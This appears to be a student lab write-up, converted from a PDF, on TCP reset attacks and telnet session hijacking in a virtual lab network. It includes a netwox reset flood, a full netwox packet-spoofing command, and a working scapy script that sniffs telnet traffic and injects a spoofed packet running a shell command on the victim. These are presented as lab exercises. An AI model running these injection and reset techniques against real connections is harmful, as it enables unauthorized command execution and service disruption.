ubuntu@ubuntu ~                                                2021-02-15 06:35:07
 ssh dev@10.0.2.10
dev@10.0.2.10's password:
┌──(dev㉿KALI)-[~]
└─$ packet_write_wait: Connection to 10.0.2.10 port 22: Broken pipe
```


wireshark observation

```
 1800  342.986024   10.0.2.12    10.0.2.10    66  38426 → 22 [ACK]
 3992  438.712202   10.0.2.12    10.0.2.10    60  38426 → 22 [RST] S
Frame 3992: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface vmnet3, id 0
Ethernet II, Src: VMware_b7:8f:c6 (00:0c:29:b7:8f:c6), Dst: VMware_c6:b2:35 (00:0c:29:c6:b2:35)
Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.10
Transmission Control Protocol, Src Port: 38426, Dst Port: 22, Seq: 2775, Len: 0
    Source Port: 38426
    Destination Port: 22
    [Stream index: 2]
    [TCP Segment Len: 0]
    Sequence number: 2775    (relative sequence number)
    Sequence number (raw): 977382903
    [Next sequence number: 2775    (relative sequence number)]
  ▶ Acknowledgment number: 1874445459
    Acknowledgment number (raw): 1874445459
    0101 .... = Header Length: 20 bytes (5)
  ▼ Flags: 0x004 (RST)
```


verifies that the TCP reset packet is sent
hence, the attack is successful


task3
streaming application
running wireshark and lauching netwox attack





on browser trying to stream youtube





client machine stuck at buffering
as evident from the wireshark screenshot, netwox is constantly bombarding the tcp connection with tcp reset packets

task4
netwox + telnet hijack

observer connects to victim


```
ubuntu@ubuntu ~                                          2021-02-15 09:19:29
telnet 10.0.2.10
Trying 10.0.2.10...
Connected to 10.0.2.10.
Escape character is '^]'.
Kali GNU/Linux Rolling
KALI login: dev
Password:
```


command to be sent

```
ubuntu@ubuntu ~                                          2021-02-15 09:19:29
python3
Python 3.5.2 (default, Oct  7 2020, 17:19:02)
[GCC 5.4.0 20160609] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> "cat > alex.txt".encode().hex()
'636174203e20616c65782e747874'
>>> "touch alex.txt\n".encode().hex()
'746f75636820616c65782e7478740a'
>>>
```


the command will create a file "alex.txt" in victim's home directory
note the nextline char \n, required for the command to be executed, as it simulates 'enter' key


wireshark observation
on observer, press backspace to send packets to victim without ack
inspect the packet





- set ip and tcp fields





- set window size to match the original

```
netwox 40 # spoof ip4tcp, send fake packet on network
-l # src ip
-m # dst ip
-o # tcp src port
-p # tcp dst port
-q # seq_num
-r # ack_num
-A # tcp psh flag
-z # tcp ack flag
-H # mixed data, payload
```

parameter	description	actl number
-c|--ip4-tos uint32	IP4 tos	
-e|--ip4-id uint32	IP4 id (rand if unset)	
-f|--ip4-reserved|+f|--no-ip4-reserved	IP4 reserved	


-g|--ip4-dontfrag|+g|--no-ip4-dontfrag	IP4 dontfrag	
-h|--ip4-morefrag|+h|--no-ip4-morefrag	IP4 morefrag	
-i|--ip4-offsetfrag uint32	IP4 offsetfrag	
-j|--ip4-ttl uint32	IP4 ttl	64
-k|--ip4-protocol uint32	IP4 protocol	
-l|--ip4-src ip	IP4 src	10.0.2.12
-m|--ip4-dst ip	IP4 dst	10.0.2.10
-n|--ip4-opt ip4opts	IPv4 options	
-o|--tcp-src port	TCP src	42088
-p|--tcp-dst port	TCP dst	23
-q|--tcp-seqnum uint32	TCP seqnum (rand if unset)	873139039
-r|--tcp-acknum uint32	TCP acknum	653358905
-s|--tcp-reserved1|+s|--no-tcp-reserved1	TCP reserved1	
-t|--tcp-reserved2|+t|--no-tcp-reserved2	TCP reserved2	
-u|--tcp-reserved3|+u|--no-tcp-reserved3	TCP reserved3	
-v|--tcp-reserved4|+v|--no-tcp-reserved4	TCP reserved4	
-w|--tcp-cwr|+w|--no-tcp-cwr	TCP cwr	
-x|--tcp-ece|+x|--no-tcp-ece	TCP ece	
-y|--tcp-urg|+y|--no-tcp-urg	TCP urg	
-z|--tcp-ack|+z|--no-tcp-ack	TCP ack	1

-A|--tcp-psh|+A|--no-tcp-psh	TCP psh	1
-B|--tcp-rst|+B|--no-tcp-rst	TCP rst	
-C|--tcp-syn|+C|--no-tcp-syn	TCP syn	
-D|--tcp-fin|+D|--no-tcp-fin	TCP fin	
-E|--tcp-window uint32	TCP window	229
-F|--tcp-urgptr uint32	TCP urgptr	
-G|--tcp-opt tcpopts	TCP options	
-H|--tcp-data mixed_data	mixed data	746f75636820616c65782e7478740a
-a|--spoofip spoofip	IP spoof initialization type	
-J|--ip4-ihl uint32	IP4 ihl	
-K|--ip4-totlen uint32	IP4 totlen	
-L|--ip4-checksum uint32	IP4 checksum	
-M|--tcp-doff uint32	TCP data offset	
-N|--tcp-checksum uint32	TCP checksum	

based on the above packet, set the following parameters for the command

sudo netwox 40 -l 10.0.2.12 -m 10.0.2.10 -j 64 -E 229 -o 42088 -p 23 -q 873139039 -r 653358905 -A -z -H 746f75636820616c65782e7478740a

run on attacker



```
|____0x40=64____|____0x06=6_____|____________0x5F83_____________|
|                            source                              |
|_____________________________10.0.2.12_____________________________|
|                          destination                           |
|_____________________________10.0.2.10_____________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0xA468=42088__________|___________0x0017=23___________|
|                            seqnum                              |
|_____________________0x340B0B5F=873139039_____________________|
|                            acknum                              |
|_____________________0x26F17739=653358905_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window               |
|___5___|0|0|0|0|0|0|0|1|1|0|0|0|__________0x00E5=229____________|
|           checksum            |            urgptr              |
|_________0x4AEE=19182__________|___________0x0000=0_____________|
74 6f 75 63  68 20 61 6c  65 78 2e 74  78 74 0a     # touch alex.txt.
```

victim before and after attack

```
┌──(dev㉿KALI)-[~]
└─$ ls
Desktop  Documents  Downloads  lab  Music  Pictures  Public  Templates  Videos

┌──(dev㉿KALI)-[~]
└─$ ls
alex.txt  Desktop  Documents  Downloads  lab  Music  Pictures  Public  Templates  Videos
```

newly created alex.txt file, indicating that the attack is successful

wireshark log for the attack packet

```
1649  162.295834   10.0.2.12     10.0.2.10              69  Telnet Data ...

    [Checksum Status: Unverified]
    Urgent pointer: 0
▼   [SEQ/ACK analysis]
        [iRTT: 0.000387000 seconds]
        [Bytes in flight: 15]
        [Bytes sent since last PSH flag: 15]
▶   [Timestamps]
    TCP payload (15 bytes)
Telnet
    Data: touch alex.txt\n
```

scapy + telnet hijack
similar logit to netwox, but using scapy to auto capture backspace sent by observer, and construct a new packet with payload

```
1   from scapy.all import *
2
3   VICTIM_IP = "10.0.2.10"
4   OBSERVER_IP = "10.0.2.12"
5
6
7   def reply_with_spoofed_packet(packet_ethernet):
```

```
8       packet_ethernet.show()
9
10      if (type(packet_ethernet[TCP].payload) == scapy.packet.Raw):
11
12          # check that the observer typed a backspace
13          # construct new packet based on the backspace
14          # easier to calculate seq_num and ack_num
15          if (packet_ethernet[TCP].load == b'\x7f'):
16
17              data = "touch alex.txt\n"
18
19              spoofed_packet = IP(
20                  src=packet_ethernet[IP].src,
21                  dst=packet_ethernet[IP].dst,
22                  ttl=packet_ethernet[IP].ttl,
23              ) / TCP(
24                  sport=packet_ethernet[TCP].sport,
25                  dport=packet_ethernet[TCP].dport,
26                  flags="PA",
27                  seq=packet_ethernet[TCP].seq + 1,
28                  ack=packet_ethernet[TCP].ack,
29                  window=packet_ethernet[TCP].window,
30              ) / data
31
32              spoofed_packet.show()
33              send(spoofed_packet)
34
35
36  pkt = sniff(
37      filter='tcp port 23 and dst host {VICTIM_IP}'.format
        (VICTIM_IP=VICTIM_IP),
38      prn=reply_with_spoofed_packet)
```

captured backspace packet

```
ubuntu@ubuntu ~/lab  master                                  2021-02-16 02:47:49
 sudo /usr/bin/python3 /home/ubuntu/lab/lab2/4_tcp_session_hijack_telnet.py
###[ Ethernet ]###
  dst       = 00:0c:29:c6:b2:35
  src       = 00:0c:29:33:31:2e
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 53
     id        = 9450
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xfdb3
     src       = 10.0.2.12
     dst       = 10.0.2.10
     \options   \
```

```
###[ TCP ]###
        sport     = 42112
        dport     = telnet
        seq       = 3542072509
        ack       = 1832186761
        dataofs   = 8
        reserved  = 0
        flags     = PA
        window    = 237
        chksum    = 0x60e6
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (53725614, 2867425
484))]
###[ Raw ]###
           load      = '\x7f'
```

newly constructed packet

```
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.12
  dst       = 10.0.2.10
  \options   \
###[ TCP ]###
     sport     = 42112
     dport     = telnet
     seq       = 3542072510
     ack       = 1832186761
     dataofs   = None
     reserved  = 0
     flags     = PA
     window    = 237
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = 'touch alex.txt\n'

.
Sent 1 packets.
```

victim before and after the attack

```
┌──(dev㉿KALI)-[~]
└─$ ls
Desktop  Documents  Downloads  lab  Music  Pictures  Public  Templates  Videos
```

```
Desktop  Documents  Downloads  lab  Music  Pictures  Public  Templates  Videos

┌──(dev㉿KALI)-[~]
└─$ ls
alex.txt  Desktop  Documents  Downloads  lab  Music  Pictures  Public  Templates  Videos
```

wireshark log for the attack packet

```
Frame 211: 69 bytes on wire (552 bits), 69 bytes captured (552 bits) on interface vmnet3, id 0
Ethernet II, Src: VMware_b7:8f:c6 (00:0c:29:b7:8f:c6), Dst: VMware_c6:b2:35 (00:0c:29:c6:b2:35)
Internet Protocol Version 4, Src: 10.0.2.12, Dst: 10.0.2.10
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 55
    Identification: 0x0001 (1)
  ▶ Flags: 0x0000
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x62ab [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.0.2.12
    Destination: 10.0.2.10
Transmission Control Protocol, Src Port: 42112, Dst Port: 23, Seq: 2, Ack: 1, Len: 15
    Source Port: 42112
    Destination Port: 23
    [Stream index: 2]
    [TCP Segment Len: 15]
    Sequence number: 2    (relative sequence number)
    Sequence number (raw): 3542072510
    [Next sequence number: 17    (relative sequence number)]
    Acknowledgment number: 1    (relative ack number)
    Acknowledgment number (raw): 1832186761
    0101 .... = Header Length: 20 bytes (5)
  ▼ Flags: 0x018 (PSH, ACK)
        000. .... .... = Reserved: Not set
        ...0 .... .... = Nonce: Not set
        .... 0... .... = Congestion Window Reduced (CWR): Not set
        .... .0.. .... = ECN-Echo: Not set
        .... ..0. .... = Urgent: Not set
        .... ...1 .... = Acknowledgment: Set
        .... .... 1... = Push: Set
        .... .... .0.. = Reset: Not set
        .... .... ..0. = Syn: Not set
        .... .... ...0 = Fin: Not set
        [TCP Flags: ·····AP···]
    Window size value: 237
    [Calculated window size: 237]
